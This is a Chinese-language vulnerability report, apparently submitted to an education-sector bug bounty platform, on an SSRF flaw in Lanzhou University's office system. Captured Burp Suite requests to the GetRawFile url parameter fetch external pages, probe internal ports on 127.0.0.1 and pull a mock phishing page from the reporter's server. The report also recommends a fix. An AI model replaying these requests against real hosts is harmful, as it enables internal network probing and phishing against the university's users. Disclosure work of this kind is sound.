


# 兰州大学

存在漏洞

漏洞地址: <http://oa.lzu.edu.cn/jsoa/CheckUser.do>

漏洞名称: 兰州大学办公系统存在SSRF漏洞

资产确认:



漏洞详情:

(1) burp抓包/jsoa/GetRawFile?url=这个接口存在ssrf漏洞, 可以访问任意url, 访问百度:

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x +

Send Cancel < >

Target: http://oa.lzu.edu.cn HTTP/1

### Request

Pretty Raw Hex

```
1 GET /jssoa/GetRawFile?url=http://www.baidu.com/ HTTP/1.1
2 Host: oa.lzu.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0)
  Gecko/20100101 Firefox/107.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=FD378F5D80CF873B86BB3C940A6BC0BE;
  jssoaUserName=; MarkPwd=0
9 Upgrade-Insecure-Requests: 1
10
11
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/xml
4 Content-Length: 2381
5 Date: Tue, 13 Dec 2022 06:45:57 GMT
6 Connection: close
7
8 <!DOCTYPE html>
9 <!--STATUS OK--><html>
  <head>
    <meta http-equiv=content-type content=
    text/html;charset=utf-8>
    <meta http-equiv=X-UA-Compatible content=IE=Edge>
    <meta content=always name=referrer>
    <link rel=stylesheet type=text/css href=
    http://s1.bdstatic.com/r/www/cache/bdorz/baidu.min.css>
    <title>
      百度一下，你就知道
    </title>
  </head>
  <body link=#0000cc>
    <div id=wrapper>
      <div id=head>
        <div class=head_wrapper>
          <div class=s_form>
            <div class=s_form_wrapper>
              <div id=lg>
                <img hidefocus=true src=
                //www.baidu.com/img/bd_logo1.png width=270
                height=129>
              </div>
            </div>
            <form id=form name=f action=//www.baidu.com/s
            class=fm>
              <input type=hidden name=bdorz_come value=1>
              <input type=hidden name=ie value=utf-8>
              <input type=hidden name=f value=8>
              <input type=hidden name=rsv_bp value=1>
              <input type=hidden name=rsv_idx value=1>
              <input type=hidden name=tn value=baidu>
            </form>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

### Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 3

Request Headers 8

Response Headers 5

Done

2,529 bytes | 131 millis

(2) 根据响应报文，可以探测内网开放端口，如下可以看出内网80端口开放

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x +

Send Cancel < >

Target: http://oa.lzu.edu.cn HTTP/1

### Request

Pretty Raw Hex

```

1 GET /jssoa/GetRawFile?url=http://127.0.0.1:80/ HTTP/1.1
2 Host: oa.lzu.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0)
  Gecko/20100101 Firefox/107.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=FD378F5D8C0F873B86BB3C940A6BC0BE;
  jssoaUserName=; MarkPwd=0
9 Upgrade-Insecure-Requests: 1
10
11
          
```

### Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/xml
4 Date: Tue, 13 Dec 2022 06:50:42 GMT
5 Connection: close
6 Content-Length: 17650
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22 <!DOCTYPE html>
23 <html>
24 <head>
25 <meta http-equiv="Content-Type" content="text/html;
  charset=GBK" />
26 <!-- h5ie -->
27 <meta http-equiv="X-UA-Compatible"content="IE=9; IE=8;
  IE=7; IE=EDGE">
28 <title>
  </title>
29 <script type="text/javascript">
  if(navigator.userAgent.match(/Android/i) || (navigator.
  userAgent.indexOf('iPhone') != -1) || (navigator.
  userAgent.indexOf('iPad') != -1)){
  location.href="/jssoa/wap.jsp";
  }
30 </script>
31 <SCRIPT LANGUAGE=JavaScript">
32
33
34
          
```

### Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 3

Request Headers 8

Response Headers 5

Done

17,799 bytes | 219 millis

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x +

Send Cancel < >

Target: http://oa.lzu.edu.cn HTTP/1

### Request

Pretty Raw Hex

```
1 GET /jssoa/GetRawFile?url=http://127.0.0.1:81/ HTTP/1.1
2 Host: oa.lzu.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0)
  Gecko/20100101 Firefox/107.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=FD378F5D8C0F873B86BB3C940A6BC0BE;
  jssoaUserName=; MarkPwd=0
9 Upgrade-Insecure-Requests: 1
10
11
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html
4 Content-Length: 265
5 Date: Tue, 13 Dec 2022 06:51:06 GMT
6 Connection: close
7
8 <html>
9 <head>
10 <title>
  Untitled Document
</title>
11 <meta http-equiv="Content-Type" content="text/html;
  charset=gb2312">
</head>
12
13
14 <body>
15 <div align="center">
16 <p>
17 <p>
  <font color="red">
    (500)
  </font>
</p>
</div>
18 </body>
19 </html>
20
```

### Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 3

Request Headers 8

Response Headers 5

432 bytes | 1,083 millis

(3) 用vps创建http服务, 请求如下:

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x +

Send Cancel < >

Target: http://oa.lzu.edu.cn HTTP/1

### Request

Pretty Raw Hex

```
1 GET /jssoa/GetRawFile?url=http://...:8080/diaoyu.html HTTP/1.1
2 Host: oa.lzu.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=FD378F5D8CCF873B86BB3C940A6BC0BE; jssoaUserName=; MarkPwd=0
9 Upgrade-Insecure-Requests: 1
10
11
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/xml
4 Content-Length: 38
5 Date: Tue, 13 Dec 2022 06:51:46 GMT
6 Connection: close
7
8 这里是钓鱼网站!! diaoyu
9
```

### Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 3

Request Headers 8

Response Headers 5

Done 184 bytes | 571 millis

fcmit.cc

```
root@vm452805:~#
root@vm452805:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
202.201.13.77 - - [13/Dec/2022 09:51:47] "GET /diaoyu.html HTTP/1.1" 200 -
```

(4) 请求成功。202.201.13.77为兰州大学真实公网地址，攻击者可以利用虚假钓鱼网站，做假链接，钓取用户名密码。

修复建议：建议升级web应用系统版本，禁止请求外部url，以免攻击对内网资产进行恶意攻击探测。

2023 © 联系邮箱：contact@src.sjtu.edu.cn (mailto:contact@src.sjtu.edu.cn)